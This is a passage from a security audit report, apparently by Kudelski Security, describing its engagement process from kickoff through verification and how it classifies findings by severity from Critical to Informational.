The project is kicked off as the sales process has concluded. We typically set up a kickoff meeting where project stakeholders are gathered to discuss the project as well as the responsibilities of participants. During this meeting we verify the scope of the engagement and discuss the project activities. It's an opportunity for both sides to ask questions and get to know each other. By the end of the kickoff there is an understanding of the following:

- Designated points of contact
- Communication methods and frequency
- Shared documentation
- Code and/or any other artifacts necessary for project success
- Follow-up meeting schedule, such as a technical walkthrough
- Understanding of timeline and duration

Ramp-up

Ramp-up consists of the activities necessary to gain proficiency on the particular project. This can include the steps needed for familiarity with the codebase or technological innovation utilized. This may include, but is not limited to:

- Reviewing previous work in the area including academic papers
- Reviewing programming language constructs for specific languages
- Researching common flaws and recent technological advancements

Review

The review phase is where most of the work on the engagement is completed. This is the phase where we analyze the project for flaws and issues that impact the security posture. Depending on the project this may include an analysis of the architecture, a review of the code, and a specification matching to match the architecture to the implemented code.

In this code audit, we performed the following tasks:

1. Security analysis and architecture review of the original protocol
2. Review of the code written for the project
3. Compliance of the code with the provided technical documentation

The review for this project was performed using manual methods and utilizing the experience of the reviewer. No dynamic testing was performed, only the use of custom-built scripts and tools were used to assist the reviewer during the testing. We discuss our methodology in more detail in the following sections.

Code Safety

We analyzed the provided code, checking for issues related to the following categories:

- General code safety and susceptibility to known issues
- Poor coding practices and unsafe behavior
- Leakage of secrets or other sensitive data through memory mismanagement
- Susceptibility to misuse and system errors
- Error management and logging

This list is general list and not comprehensive, meant only to give an understanding of the issues we are looking for.

Technical Specification Matching

We analyzed the provided documentation and checked that the code matches the specification. We checked for things such as:

- Proper implementation of the documented protocol phases
- Proper error handling
- Adherence to the protocol logical description

Reporting

Kudelski Security delivers a preliminary report in PDF format that contains an executive summary, technical details, and observations about the project.

The executive summary contains an overview of the engagement including the number of findings as well as a statement about our general risk assessment of the project. We may conclude that the overall risk is low but depending on what was assessed we may conclude that more scrutiny of the project is needed.

We not only report security issues identified but also informational findings for improvement categorized into several buckets:

- Critical
- High

- Medium
- Low
- Informational

The technical details are aimed more at developers, describing the issues, the severity ranking and recommendations for mitigation.

As we perform the audit, we may identify issues that aren't security related, but are general best practices and steps, that can be taken to lower the attack surface of the project. We will call those out as we encounter them and as time permits.

As an optional step, we can agree on the creation of a public report that can be shared and distributed with a larger audience.

Verify

After the preliminary findings have been delivered, this could be in the form of the approved communication channel or delivery of the draft report, we will verify any fixes withing a window of time specified in the project. After the fixes have been verified, we will change the status of the finding in the report from open to remediated.

The output of this phase will be a final report with any mitigated findings noted.

Additional Note

It is important to note that, although we did our best in our analysis, no code audit or assessment is a guarantee of the absence of flaws. Our effort was constrained by resource and time limits along with the scope of the agreement.

While assessment the severity of the findings, we considered the impact, ease of exploitability, and the probability of attack. These is a solid baseline for severity determination.

The Classification of identified problems and vulnerabilities

There are four severity levels of an identified security vulnerability.

Critical – vulnerability that will lead to loss of protected assets

This is a vulnerability that would lead to immediate loss of protected assets

- The complexity to exploit is low
- The probability of exploit is high

High - A vulnerability that can lead to loss of protected assets

All discrepancies found where there is a security claim made in the documentation that cannot be found in the code

- All mismatches from the stated and actual functionality

- Unprotected key material
- Weak encryption of keys
- Badly generated key materials
- Tx signatures not verified
- Spending of funds through logic errors
- Calculation errors overflows and underflows

Medium - a vulnerability that hampers the uptime of the system or can lead to other problems

- Insecure calls to third party libraries
- Use of untested or nonstandard or non-peer-reviewed crypto functions
- Program crashes leaves core dumps or write sensitive data to log files

Low - Problems that have a security impact but does not directly impact the protected assets

- Overly complex functions
- Unchecked return values from 3rd party libraries that could alter the execution flow

Informational

- General recommendations